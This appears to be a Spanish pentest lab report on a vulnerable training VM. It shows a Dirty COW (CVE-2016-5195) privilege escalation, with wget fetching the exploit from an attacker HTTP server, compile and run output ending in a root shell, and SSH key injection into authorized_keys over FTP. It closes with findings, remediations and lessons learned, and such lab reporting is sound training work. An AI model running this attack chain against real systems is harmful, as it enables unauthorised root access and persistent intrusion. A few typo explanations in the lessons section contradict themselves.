Fase 4 — Escalada de Privilegios Local (Post Exploitation)

Objetivo: identificar una vulnerabilidad local que permita elevar privilegios de smbuser a root.

4.1 Reconocimiento del kernel / sistema operativo

Comando ejecutado (dentro de la shell remota):

```
uname -a
```

Resultado:

```
Linux fileserv 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 2015 x86_64
x86_64 x86_64 GNU/Linux
```

Análisis: la versión del kernel (3.10.0-229, compilada en **marzo de 2015**, sobre **CentOS 7**) corresponde a una rama sin parches de seguridad relevantes desde hace varios años. Esta versión es **vulnerable a CVE-2016-5195 ("Dirty COW")**, una condición de carrera en el subsistema de memoria del kernel de Linux que permite a un usuario local sin privilegios escribir en asignaciones de memoria marcadas como de solo lectura, pudiendo así sobrescribir binarios setuid del sistema para obtener una shell root.

4.2 Transferencia del exploit

En la máquina atacante, se sirvió el código fuente del exploit público (obtenido de <https://github.com/SecWiki/linux-kernel-exploits/blob/master/2016/CVE-2016-5195/40616.c>) mediante un servidor HTTP efímero:




Figura: código fuente público del exploit CVE-2016-5195 (40616.c) en el repositorio de GitHub.

```
cd ~/Desktop
python3 -m http.server 8080
```

Desde la shell remota obtenida en la Fase 3, se descargó el exploit:

```
wget http://192.168.31.45:8080/40616.c
--2026-10-01-- http://192.168.31.45:8080/40616.c
Connecting to 192.168.31.45:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4963 (4.8K) [text/x-csrc]
Saving to: '40616.c'
2026-10-01 (70.8 MB/s) - '40616.c' saved [4963/4963]
```

El log del servidor HTTP en la máquina atacante confirmó la solicitud entrante:

```
192.168.31.5 - - [01/Oct/2026] "GET /40616.c HTTP/1.1" 200 -
```




Figura: servidor HTTP efímero en la máquina atacante sirviendo el exploit.

4.3 Compilación del exploit

Comando ejecutado:

```
gcc 40616.c -o upslp -pthread
```

Resultado:

```
40616.c: In function 'proccselfmemThread':  
40616.c:99:9: warning: passing argument 2 of 'lseek' makes integer from  
pointer without a cast [enabled by default]  
    lseek(f,map,SEEK_SET);  
      ^  
In file included from 40616.c:28:0:  
/usr/include/unistd.h:334:16: note: expected '__off_t' but argument is of  
type 'void *'
```

Análisis: el compilador gcc emitió una **advertencia (warning)**, no un error, relacionada con una incompatibilidad de tipos de datos entre el código del exploit (escrito originalmente para una versión más antigua del lenguaje C) y la biblioteca estándar del sistema. Esta advertencia **no impidió la generación del binario ejecutable**, y se documenta en la Sección 7 como un punto de atención operativa, no como un fallo del ataque.

4.4 Ejecución del exploit y obtención de shell root

Comando ejecutado:

```
./upslp
```

Resultado:

DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
thread stopped
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
[root@fileserver smbuser]#




Figura: compilación del exploit (warning no crítica) y ejecución exitosa — obtención de shell root.

Resultado: compromiso total confirmado. El exploit CVE-2016-5195 explotó con éxito la condición de carrera en el manejo de *copy-on-write* del kernel, sobrescribiendo el binario setuid /usr/bin/passwd con una versión que invoca una shell con privilegios de superusuario. El prompt [root@fileserver smbuser]# confirma la obtención de una **shell interactiva con privilegios de root**, representando el compromiso total del sistema objetivo.

5. Análisis de Impacto (Modelo CIA)

Dimensión	Nivel de impacto	Justificación
Confidencialidad	Alto	Acceso root otorga lectura sin restricciones a todo el sistema de archivos, incluyendo configuraciones, bases de datos locales, claves y datos de otros usuarios. Adicionalmente, ya se demostró una fuga activa de credenciales en texto plano vía el servicio

Dimensión	Nivel de impacto	Justificación
Integridad	Alto	web (/readme.txt). El propio exploit demuestra capacidad de escritura arbitraria sobre binarios del sistema (se sobrescribió /usr/bin/passwd). Un atacante real podría modificar binarios críticos, insertar puertas traseras persistentes, alterar registros de auditoría (logs) o manipular archivos compartidos por el servicio de archivos.
Disponibilidad	Medio-Alto	Aunque no se ejecutaron ataques de denegación de servicio como parte del alcance autorizado, el nivel de acceso root obtenido habilita trivialmente la detención de servicios críticos (FTP, SMB, SSH, Apache), la eliminación de datos almacenados, o la corrupción del sistema operativo completo.

Conclusión del análisis CIA: el compromiso alcanzado representa el **peor escenario posible** dentro del modelo CIA para un solo activo: control total sobre las tres dimensiones de seguridad de la información.

6. Tabla de Hallazgos

ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
F-01	Servicios innecesarios y redundantes expuestos (doble servicio FTP en 21/2121, RPC, NFS, Samba) sin segmentación	Media	Salida de nmap -p- -sV y nmap -A (Sección 4, Fase 2.1–2.2)	Amplía la superficie de ataque disponible para un adversario remoto	Deshabilitar/desinstalar servicios no utilizados; aplicar segmentación de red y listas de control de acceso por servicio remoto
F-02	Inicio de sesión FTP anónimo habilitado con directorio pub de escritura mundial (drwxrwxrwx)	Alta	Script NSE ftp-anon en nmap -A (Sección 4, Fase 2.2)	Permite a cualquier atacante no autenticado leer y depositar archivos arbitrarios en el servidor	Deshabilitar el acceso FTP anónimo; revisar y restringir permisos de escritura a directorios públicos

ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
F-03	Exposición de credenciales en texto plano accesible públicamente vía servicio web (/readme.txt)	Crítica	Hallazgo de nikto + verificación manual en navegador: <i>"My Password is rootroot1"</i> (Sección 4, Fase 2.5)	Compromiso directo e inmediato de credenciales válidas del sistema sin necesidad de fuerza bruta	Eliminar el archivo del servidor de producción; prohibir el almacenamiento de credenciales en texto plano en cualquier recurso accesible; rotar inmediatamente la contraseña comprometida
F-04	Permisos de escritura vía FTP/SMB sobre el directorio home del usuario, permitiendo inyección de llave pública SSH (authorized_keys)	Crítica	Transcripción de sesión FTP con put ... authorized_keys exitoso y posterior login SSH sin contraseña (Sección 4, Fase 3.2–3.3)	Establece un mecanismo de acceso remoto persistente para el atacante, independiente de la contraseña original	Restringir permisos de escritura de servicios de archivos sobre directorios sensibles como ~/.ssh; monitorear cambios en authorized_keys; aplicar principio de mínimo privilegio en el servicio de archivos
F-05	Kernel Linux desactualizado (3.10.0-229, CentOS 7, 2015) vulnerable a CVE-2016-5195 "Dirty COW"	Crítica	uname -a + ejecución exitosa del exploit 40616.c, shell root obtenida (Sección 4, Fase 4)	Escalada de privilegios local completa; compromiso total del sistema operativo	Aplicar parches de kernel de forma inmediata; migrar a una versión de sistema operativo con soporte activo; implementar gestión de parches recurrente (patch management)
F-06	Método HTTP TRACE habilitado y ausencia de cabeceras de seguridad HTTP estándar	Baja-Media	Salida de nikto (Sección 4, Fase 2.5)	Facilita ataques de <i>Cross-Site Tracing</i> (XST) y reduce la resiliencia del servicio	Deshabilitar el método TRACE en la configuración de Apache; implementar cabeceras Content-Security-Policy, X-Content-Type-

ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
				web ante ataques del lado del cliente	Options, Strict-Transport-Security, entre otras

7. Análisis de Errores y Lecciones Aprendidas (Lessons Learned)

Durante la ejecución del engagement se registraron diversos obstáculos operativos. Su documentación y análisis tienen valor formativo: ilustran errores comunes durante un ejercicio de pentesting real y refuerzan la importancia de la verificación metódica de cada paso.

7.1 Fallos de autenticación inicial en FTP (credenciales incorrectas)

Síntoma observado:

```
Name (192.168.31.5:kali): kali
530 Login incorrect.
ftp: Login failed
```

Causa raíz: se intentó autenticar utilizando el nombre de usuario del equipo atacante (kali), que evidentemente no existe como cuenta válida en el sistema objetivo.

Solución aplicada: se recurrió a la enumeración SMB (smbmap) para descubrir el nombre de usuario legítimo (smbuser) y a nikto para descubrir la contraseña filtrada (rootroot1), en lugar de intentar un ataque de fuerza bruta sin información previa.

Lección aprendida: ante un fallo de autenticación, la respuesta correcta no es la repetición del mismo intento, sino **retroceder a la fase de enumeración** para obtener inteligencia adicional sobre el objetivo.

7.2 Error de permisos de sudo

Síntoma observado:

```
[sudo] password for kali:
Sorry, try again.
```

Causa raíz: error de digitación al ingresar la contraseña local del usuario kali durante la elevación de privilegios para ssh-keygen.


Solución aplicada: reintento del comando con la contraseña correcta.

Lección aprendida: aunque trivial, este tipo de error subraya la importancia de ejecutar comandos privilegiados con atención, especialmente en sesiones documentadas donde cada paso queda registrado como evidencia.

7.3 “Permission Denied” al transferir la llave pública por typo en el nombre de archivo destino

Síntoma observado:

```
ftp> put /root/.ssh/id_ed25519.pub authorized_keys
local: /root/.ssh/id_ed25519.pub remote: authorized_keys
ftp> Can't open '/root/.ssh/id_ed25519.pub': Permission denied
```



```
kali-linux-2026.2-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ ftp 192.168.31.5
Connected to 192.168.31.5.
220 (vsFTPd 3.0.2)
Name (192.168.31.5:kali): smbuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /home/smbuser
ftp> mkdir .ssh
257 "/home/smbuser/.ssh" created
ftp> cd .ssh
250 Directory successfully changed.
ftp> put /root/.ssh/id_ed25519.pub authorized_keys
local: /root/.ssh/id_ed25519.pub remote: authorized_keys
ftp> Can't open '/root/.ssh/id_ed25519.pub': Permission denied
ftp> put /root/.ssh/id_ed25519.pub authorized_keys
Not connected.
ftp> put /root/.ssh/id_ed25519.pub authorized_keys
Not connected.
ftp> bye

(kali@kali)-[~]
$ ftp 192.168.31.5
Connected to 192.168.31.5.
220 (vsFTPd 3.0.2)
Name (192.168.31.5:kali): smbuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
```

Figura: error “Permission denied” por typo en el nombre del archivo destino (authorized_keys).

Causa raíz: doble problema concatenado. Primero, un **error tipográfico** en el nombre del archivo destino (authorized_keys en lugar de authorized_keys), que habría generado un archivo con nombre incorrecto e inútil para la autenticación SSH. Segundo —y más relevante— el cliente FTP **no contaba con permisos de lectura** sobre el archivo local /root/.ssh/id_ed25519.pub, ya que dicha sesión FTP se ejecutaba sin privilegios de root, mientras que la llave había sido generada bajo sudo (propietario root, permisos restrictivos 600).

Solución aplicada: se reintentó la operación bajo una sesión FTP elevada con sudo ftp 192.168.31.5, lo cual otorgó al cliente los permisos necesarios para leer el archivo de llave privada local y completar la transferencia exitosamente.

Lección aprendida: el contexto de privilegios bajo el cual se genera un archivo sensible (sudo ssh-keygen) **debe mantenerse consistente** con el contexto de privilegios usado para manipular dicho archivo en pasos posteriores. Este es un

patrón de error común en operaciones ofensivas: generar un artefacto como root y luego intentar usarlo como un usuario sin privilegios.

7.4 Repetición masiva de “Permission Denied” por error de ruta (.ssh en lugar de .ssh)

Síntoma observado (repetido más de seis veces consecutivas):

```
ftp> put /root/.ssh/id_ed25519.pub authorized_Keys
local: /root/.ssh/id_ed25519.pub remote: authorized_Keys
ftp: Can't open '/root/.ssh/id_ed25519.pub': Permission denied
```




Figura: repetición del error “Permission denied” por typo en la ruta local (.ssh en lugar de .ssh).

Causa raíz: error tipográfico persistente en la ruta local del archivo (.ssh en lugar de .ssh), combinado con variaciones en la capitalización del nombre del archivo destino (authorized_Keys). Al no existir el directorio /root/.ssh/, el sistema reportó un error genérico de “Permission denied” en lugar de un mensaje más explícito de ruta inexistente, lo cual dificultó el diagnóstico inmediato del problema real.

Solución aplicada: tras varios intentos fallidos, la sesión fue suspendida manualmente (Ctrl+Z) y se verificó cuidadosamente la ruta correcta del archivo antes de reintentar.

Lección aprendida: los mensajes de error de clientes FTP tradicionales pueden ser ambiguos (un “Permission denied” puede deberse tanto a permisos reales como a una ruta inexistente). Se recomienda, ante fallos repetidos del mismo comando, **verificar explícitamente la existencia de la ruta** (ls -la) antes de reintentar la misma operación de forma mecánica.


7.5 “Permission Denied (publickey)” al conectar por SSH sin privilegios elevados

Síntoma observado:

```
$ ssh smbuser@192.168.31.5
```

...

```
smbuser@192.168.31.5: Permission denied (publickey,gssapi-keyex,gssapi-with-mic).
```




```
kali-linux-2026.2-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

smbuser@fileservr:~
Session Actions Edit View Help

(kali@kali)-[~]
└─$ sudo ftp 192.168.31.5
[sudo] password for kali:
Connected to 192.168.31.5.
220 (vsFTPd 3.0.2)
Name (192.168.31.5:kali): smbuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd .ssh
250 Directory successfully changed.
ftp> put /root/.ssh/id_ed25519.pub authorized_keys
local: /root/.ssh/id_ed25519.pub remote: authorized_keys
229 Entering Extended Passive Mode (|||5854|).
150 Ok to send data.
100% |*****| 91 63.88 KiB/s 00:00 ETA
226 Transfer complete.
91 bytes sent in 00:00 (17.01 KiB/s)
ftp> bye
221 Goodbye.

(kali@kali)-[~]
└─$ ssh smbuser@192.168.31.5
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
#####
#                               Armour Infosec                               #
#                               www.armourinfosec.com                       #
#                               My File Server - 1                         #
#                               Designed By :- Akanksha Sachin Verma        #
#####
smbuser@192.168.31.5: Permission denied (publickey,gssapi-keyex,gssapi-with-mic).
```

Figura: intento de conexión SSH sin privilegios elevados (banner del servidor antes del error).



```
kali-linux-2026.2-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

smbuser@fileservr:~
Session Actions Edit View Help

(kali@kali)-[~]
└─$ ssh smbuser@192.168.31.5
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
#####
#                               Armour Infosec                               #
#                               www.armourinfosec.com                       #
#                               My File Server - 1                         #
#                               Designed By :- Akanksha Sachin Verma        #
#                               Twitter :- @akankshavermasv                 #
#####
smbuser@192.168.31.5: Permission denied (publickey,gssapi-keyex,gssapi-with-mic).

(kali@kali)-[~]
└─$ sudo cp /root/.ssh/id_ed2519* /home/kali/.ssh/
[sudo] password for kali:
cp: cannot stat '/root/.ssh/id_ed2519*': No such file or directory
chown: cannot access '/home/kali/.ssh/id_ed2519*': No such file or directory

(kali@kali)-[~]
└─$ sudo cp /root/.ssh/id_ed2519* /home/kali/.ssh/
cp: cannot stat '/root/.ssh/id_ed2519*': No such file or directory

(kali@kali)-[~]
└─$ sudo ssh -i /root/.ssh/id_ed2519 smbuser@192.168.31.5
Warning: Identity file /root/.ssh/id_ed2519 not accessible: No such file or directory.
The authenticity of host '192.168.31.5 (192.168.31.5)' can't be established.
ED25519 key fingerprint is: SHA256:ccn0TgE4/OxtSp3oM02gVNYXrps4Zi+XcBgaDZnW78
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes\
Please type 'yes', 'no' or the fingerprint: yes
```

Figura: error “Permission denied (publickey)” y typo adicional en el nombre de la llave (id_ed2519).

Causa raíz: la llave privada (/root/.ssh/id_ed25519) fue generada bajo sudo y, por tanto, solo es legible por el usuario root del sistema atacante. El intento de conexión SSH se realizó como el usuario regular kali, que no tiene permisos de lectura sobre dicho archivo, por lo que el cliente SSH no pudo presentar la llave privada al servidor.

Intento de solución fallido (nuevo error de digitación):

```
sudo cp /root/.ssh/id_ed2519* /home/kali/.ssh/
```

```
cp: cannot stat '/root/.ssh/id_ed2519*': No such file or directory
```

Aquí se repitió un **error tipográfico en el nombre del algoritmo** (id_ed2519, omitiendo un dígito de ed25519), que provocó que el patrón de comodín (*) no coincidiera con ningún archivo existente.

Solución definitiva aplicada:

```
sudo ssh -i /root/.ssh/id_ed25519 smbuser@192.168.31.5
```

Al ejecutar el cliente SSH directamente bajo sudo, el proceso heredó privilegios de root y pudo leer la llave privada en su ubicación original, sin necesidad de copiarla a una ruta accesible por el usuario regular.

Lección aprendida: cuando un artefacto sensible debe permanecer en una ubicación restringida por motivos de buenas prácticas (como /root/.ssh/), la forma correcta de operar sobre él es **eleva el contexto de ejecución de la herramienta cliente** (sudo ssh ...), en lugar de reducir la seguridad del artefacto copiándolo a una ubicación con permisos más permisivos. Esta decisión, tomada de forma natural durante el ejercicio, resultó ser la práctica operativa correcta.

7.6 Advertencia del compilador durante la generación del exploit

Síntoma observado:

```
40616.c:99:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast
```

Causa raíz: el código fuente público del exploit 40616.c fue escrito para una versión más permisiva del estándar C, incompatible en tipado estricto con la versión de glibc/gcc instalada en el sistema objetivo (CentOS 7, 2015).

Solución aplicada: ninguna acción correctiva fue necesaria; la advertencia no detiene la compilación y el binario resultante es completamente funcional, como lo demostró la ejecución exitosa posterior.

